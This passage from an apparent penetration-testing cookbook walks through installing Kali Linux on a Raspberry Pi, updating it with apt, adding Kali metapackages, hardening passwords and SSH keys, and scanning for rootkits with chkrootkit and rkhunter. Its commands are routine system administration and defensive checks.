


Figure 1.18 – Raspberry Pi Imager, selecting other OS

9. Next, select **Kali Linux** and then the **64-bit** version.
10. Finally, choose the appropriate storage device and select **Next**.




Figure 1.19 – Raspberry Pi Imager NEXT

**Tip**

It is important to ensure you have selected the correct storage device to ensure you don't accidentally erase something important.

11. When presented with the **...apply OS customisation?** dialog box, select **EDIT SETTINGS**.





Figure 1.20 – Raspberry Pi Imager EDIT SETTINGS

12. From the **OS Customisation** panel, you have the option to preconfigure various settings. For this example, enter the username and password and select wireless and locale settings. Select **SAVE** to continue.



The screenshot shows the 'OS Customisation' window with three tabs: 'General', 'Services', and 'Options'. The 'General' tab is active. It contains several settings sections, each with a checkbox and input fields. A red rectangular box highlights the 'Set username and password', 'Configure wireless LAN', and 'Set locale settings' sections. The 'Set hostname' section is also visible but not highlighted. The 'Set username and password' section has 'Username' set to 'nithik' and an empty 'Password' field. The 'Configure wireless LAN' section has empty 'SSID' and 'Password' fields, and an unchecked 'Hidden SSID' checkbox. The 'Set locale settings' section has 'Time zone' set to 'Asia/Kolkata' and an empty 'Keyboard layout' dropdown. At the bottom, there are 'CANCEL' and 'SAVE' buttons.

OS Customisation

General Services Options

☐ Set hostname: raspberrypi .local

☐ Set username and password

Username: nithik

Password:

☐ Configure wireless LAN

SSID:

Password:

☐ Hidden SSID

Wireless LAN country:

☐ Set locale settings

Time zone: Asia/Kolkata

Keyboard layout:

CANCEL SAVE

Figure 1.21 – Imager OS Customization

13. Now, in the **Use OS customisation?** menu, select **YES**.
14. Lastly, select **YES** on the warning regarding erasing your storage device.

You will finally be presented with a status screen showing the progress of imaging your SD card (this will take several minutes).
15. Once your image is complete, you will see the write successful dialog box. Click **CONTINUE** to exit the imager.

16. Remove the SD card from the reader and insert it into the Raspberry Pi. Connect your monitor, keyboard, mouse, and power supply. Turn on the power supply and it will automatically boot.

You will now be presented with the Kali Linux login screen. If your customizations were set up correctly, you will be able to log in, will have the correct time, and will be connected to the internet via the wireless settings we used.

How it works...

Raspberry Pi Imager is a straightforward and efficient tool for installing operating systems on Raspberry Pi devices. Raspberry Pi Imager makes setting up a Raspberry Pi quick and easy, even for those new to using Raspberry Pi devices. Pairing a Raspberry Pi with Kali gives you a penetration testing toolkit that can fit in the palm of your hand.

There is more...

Kali is compatible with a variety of single-board computers, such as the Raspberry Pi. Each platform offers unique benefits that may aid in various use cases. You can see a listing of the various options and research each one on the following website: <https://www.kali.org/docs/arm/>.

Updating and upgrading Kali Linux

In this recipe, you will walk through the steps to keep Kali Linux updated. Regularly updating or upgrading Kali Linux is an essential maintenance task. It ensures that your system receives the latest security patches and fixes, which are crucial for protecting against vulnerabilities and exploits. Additionally, updates improve performance, as they often include optimizations that make your system run better. You will also gain access to the latest versions of various penetration testing tools that Kali Linux offers. These updated tools come with enhanced features and capabilities, making them more effective for your needs.

Getting ready...

You need the following to complete this recipe:

- Your Kali Linux VM started
- A stable internet connection

How to do it...

1. From the main Kali GUI, open a terminal window. Select the **Terminal** icon on the screen.




Figure 1.22 – Kali terminal window

2. In the terminal window, you will enter a few commands. Each step could take several minutes, depending on your computer and internet connection. Please be patient. Write the first command to update the local package index, as shown here:

```
sudo apt update
```

**Tip**

The sudo command (short for superuser do) will require the password user for the Kali user. sudo will only require passwords for the first use or after an elapsed period of time.

3. Use the following command to update installed packages to their latest version while replacing or removing old ones:

```
sudo apt full-upgrade -y
```

4. During the upgrade, you will likely be given the choice to restart services. Select **<Yes>**.




Figure 1.23 – Kali full-upgrade restart services

- During the upgrade, you will likely be shown the following notification regarding PostgreSQL. Select **<Ok>**.




Figure 1.24 – Kali upgrade PostgreSQL obsolete

- Once complete, reboot the host using the following command:

```
sudo shutdown -r now
```

- Once the reboot is complete, log in and open the terminal window as you did in *Step 1*.
- Use the following two commands at once to update the package index again and do any other needed upgrades:

```
sudo apt update && sudo apt upgrade -y
```



Tip

The preceding command should be used often to check for and install any new updates.

- Finally, clean any packages no longer needed with the following command:

```
sudo apt autoremove -y
```

10. Now close the terminal window by typing the following:

```
exit
```

How it works...

Advanced Package Tool (APT) is the default package manager for Debian-based Linux distributions such as Kali or Ubuntu. We updated the list of available packages to ensure we have the most up-to-date package library. Due to this being a new install, starting with a full upgrade is essential to ensure the most up-to-date system. After rebooting, we redo the process with just the upgrade command to do another check, and lastly, we finish by cleaning up old packages that are no longer needed.

There is more...

APT is a critical utility as it handles the installation, removal, and upgrade of most of the packages and tools you may want to use. You can review additional information at <https://www.kali.org/blog/advanced-package-management-in-kali-linux/>.

Installation of Kali metapackages

In this recipe, we will go over the process of installing **Kali metapackages**. Metapackages are a convenient and efficient way to install groups of related tools and software based on your specific needs. A metapackage will also install all the tools related to that particular package. This method benefits Kali Linux users as it allows them to quickly and easily set up their environments for specialized tasks. For example, there are metapackages for different types of penetration testing, such as `kali-linux-default` for a standard set of tools, `kali-linux-sdr` for software-defined radio tools, and `kali-linux-wireless` for wireless network tools.

Using metapackages, you can optimize your installation to include just the tools you need without manually installing each one, saving you time and ensuring you have a set of tools for the required application.

Getting ready...

You need the following to complete this recipe:

- Your Kali Linux VM started
- A stable internet connection

How to do it...

1. From the GUI, select the **Kali** menu, then **Settings**, then **Kali Tweaks**.



Tip

Kali Tweaks can be initiated from the terminal by entering this command:

```
kali-tweaks
```

2. From the Kali Tweaks main menu, choose **Metapackages** and click on **<Select>**.




Figure 1.25 – Kali Tweaks

3. It will ask for sudo password for kali – enter the password.
4. You will be presented with a list of metapackages. Select **802.11**, **bluetooth**, **windows-resources**, and **kali-linux-large**, and then select **<Apply>**.




Figure 1.26 – Kali Metapackages selection

5. You will receive a verification window displaying the list of packages to be installed. Select **<OK>** to continue.
6. If your system requires upgrading, you will be informed and will have the option to skip or continue with the upgrade. Select **<OK>** for this example.

Once complete, you will see a message screen: > **Press Enter to continue ...**




Figure 1.27 – Press Enter to continue

7. Upon pressing *Enter*, you will be returned to the main menu. Here, select **<Quit>**.




Figure 1.28 – Kali Tweaks Quit

How it works...

Kali Tweaks is just a GUI for using the APT program directly from the terminal. If you watch it closely, it simply invokes the appropriate apt commands based on the settings of your system. The example demonstrates what would happen if the system were not entirely up to date when invoking the commands.

There is more...

Kali metapackages are an alternative to installing tools one at a time and will install groups of tools based on your needs. As seen, there are many options for you to explore and experiment with. Additional information can be found at <https://www.kali.org/docs/general-use/metapackages/>.

Securing Kali Linux

In this recipe, you will go over the steps necessary to ensure the security of your Kali Linux environment. Securing a Kali Linux system is crucial to prevent counter-hacking efforts, where malicious actors attempt to exploit vulnerabilities within your system to retaliate or gain access to sensitive data. Without proper security measures, attackers could use your system as a launching pad for further attacks or compromise your ongoing operations, rendering your security efforts ineffective.

Another critical reason to secure Kali Linux is to prevent reverse hacking, where attackers attempt to identify and exploit the identity or location of the user conducting the penetration tests. A poorly secured system could inadvertently leak identifying information such as IP addresses, usernames, or physical locations, undermining the user's anonymity and exposing them to legal or personal risks. Additionally, unsecured systems are vulnerable to data exfiltration, unauthorized access, and the installation of backdoors. Implementing best practices such as regular updates, strong authentication mechanisms, encrypted communications, and using virtual environments can significantly mitigate these risks.

Getting ready...

You need the following to complete this recipe:

- Your Kali Linux VM started
- A stable internet connection

How to do it...

1. From the main Kali GUI, open a terminal window. Select the **Terminal** icon from the screen.




Figure 1.29 – Kali terminal window

2. The most important thing to do to secure Kali Linux is to keep it up to date. You can refer to the prior recipe, *Updating and upgrading Kali Linux*. However, to quickly do it, enter the following command:

```
sudo apt update && sudo apt full-upgrade -y
```

3. Enter the password if required for the sudo command and follow and acknowledge any prompts according to your installation.
4. Once complete, reboot the VM using the following:

```
sudo shutdown -r now
```

5. Once rebooted, log in and open the terminal window again.
6. Change the password for the Kali user to something a bit more obscure using the following command:

```
passwd
```

7. Enter the current password and the new password, and retype the new password. Once successful, you will get the following response:

```
passwd: password updated successfully
```

8. Next, let's lock down the SSH server. If you do not need the SSH server, you can remove it by entering the following command:

```
sudo apt remove openssh-server
```

Otherwise, ignore this step and move on to the next one.



Tip

Only perform this step if you do not plan on remotely accessing this Kali Linux system via SSH.

9. If you removed the OpenSSH server in the previous step, you may skip this step. Otherwise, rotate the SSH keys of the server using the following:

```
cd /etc/ssh
mkdir orig_keys
sudo mv ssh_host_* orig_keys/
sudo dpkg-reconfigure openssh-server
```


Tip

To start the OpenSSH server, use the following command:

```
sudo systemctl start ssh
```

This will start the SSH service, but it will not be maintained after reboot. To maintain it after reboots, you must also enter this:

```
sudo systemctl enable ssh
```

How it works...

In this recipe, we ensured the three most important steps in ensuring a secure environment. We updated the system, which must be done regularly to ensure security; we changed the default password and used a complex password. Lastly, we rotated our SSH keys, ensuring that we were protected against man-in-the-middle attacks.

There is more...

More information on securing Kali Linux can be found in the forums: <https://forums.kali.org/>

Checking for rootkits and other exploits

In this recipe, we will validate our system against rootkits or other exploits. It's crucial to check for rootkits and other exploits to ensure security for your Kali Linux installation. Rootkits can undermine system integrity by altering the core of operating systems, making it difficult to detect their presence and other malicious activities. Malicious software can degrade system performance, causing crashes, slowdowns, and other issues that affect the operating system.

Exploits can create backdoors, allowing attackers to infiltrate the host and spread malware to other connected devices, threatening overall network security. Furthermore, they can enable the attacker to gain personally identifiable information, such as who you are and where you are located, no matter what steps you take to protect your anonymity. Identifying and dealing with rootkits and exploits promptly also prevents attackers from using compromised systems as a launchpad for further attacks within your network. You can maintain a secure and reliable system by taking these steps.

Getting ready...

We need the following to complete this recipe:


- Your Kali Linux VM started
- A stable internet connection

How to do it...

1. From the main Kali GUI, open a terminal window. Select the **Terminal** icon from the screen.
2. Run the following to install chkrootkit and run it.

```
sudo apt update
sudo apt install chkrootkit
sudo chkrootkit
```

3. Record the output to provide you with a baseline for future checks. Review the output, look for anything suspicious or any indications of compromise or warnings, and take action as needed.



```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo apt update  
[sudo] password for kali:  
Sorry, try again.  
[sudo] password for kali:  
Hit:1 http://http.kali.org/kali kali-rolling InRelease  
All packages are up to date.  
  
(kali@kali)-[~]  
$ sudo apt install chkrootkit  
chkrootkit is already the newest version (0.58b-6).  
chkrootkit set to manually installed.  
Summary:  
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0  
  
(kali@kali)-[~]  
$ sudo chkrootkit  
ROOTDIR is '/'  
Checking 'amd' ... not found  
Checking 'basename' ... not infected  
Checking 'biff' ... not found  
Checking 'chfn' ... not infected  
Checking 'chsh' ... not infected  
Checking 'cron' ... not infected  
Checking 'crontab' ... not infected  
Checking 'date' ... not infected  
Checking 'du' ... not infected  
Checking 'dirname' ... not infected  
Checking 'echo' ... not infected  
Checking 'egrep' ... not infected  
Checking 'env' ... not infected  
Checking 'find' ... not infected  
Checking 'fingerd' ... not found  
Checking 'gpm' ... not found  
Checking 'grep' ... not infected  
Checking 'hdparm' ... not infected  
Checking 'su' ... not infected  
Checking 'ifconfig' ... not infected  
Checking 'inetd' ... not tested  
Checking 'inetdconf' ... not found  
Checking 'identd' ... not found  
Checking 'init' ... not infected  
Checking 'killall' ... not infected  
Checking 'ldsopreload' ... not infected  
Checking 'login' ... not infected  
Checking 'ls' ... not infected
```

Figure 1.30 – Run chkrootkit

Tip

To create a file from the output of the command, you can append the following:



```
>> ~/20241116_chkrootkit.txt
```

The full command would look like this:

```
sudo chkrootkit >> ~/20241116_chkrootkit.txt
```

This will create a file in your home directory with that name that you can keep for comparison in the future.

4. Now install **rkhunter** and run it as shown to check for rootkits and other exploits.

```
sudo apt install rkhunter
```

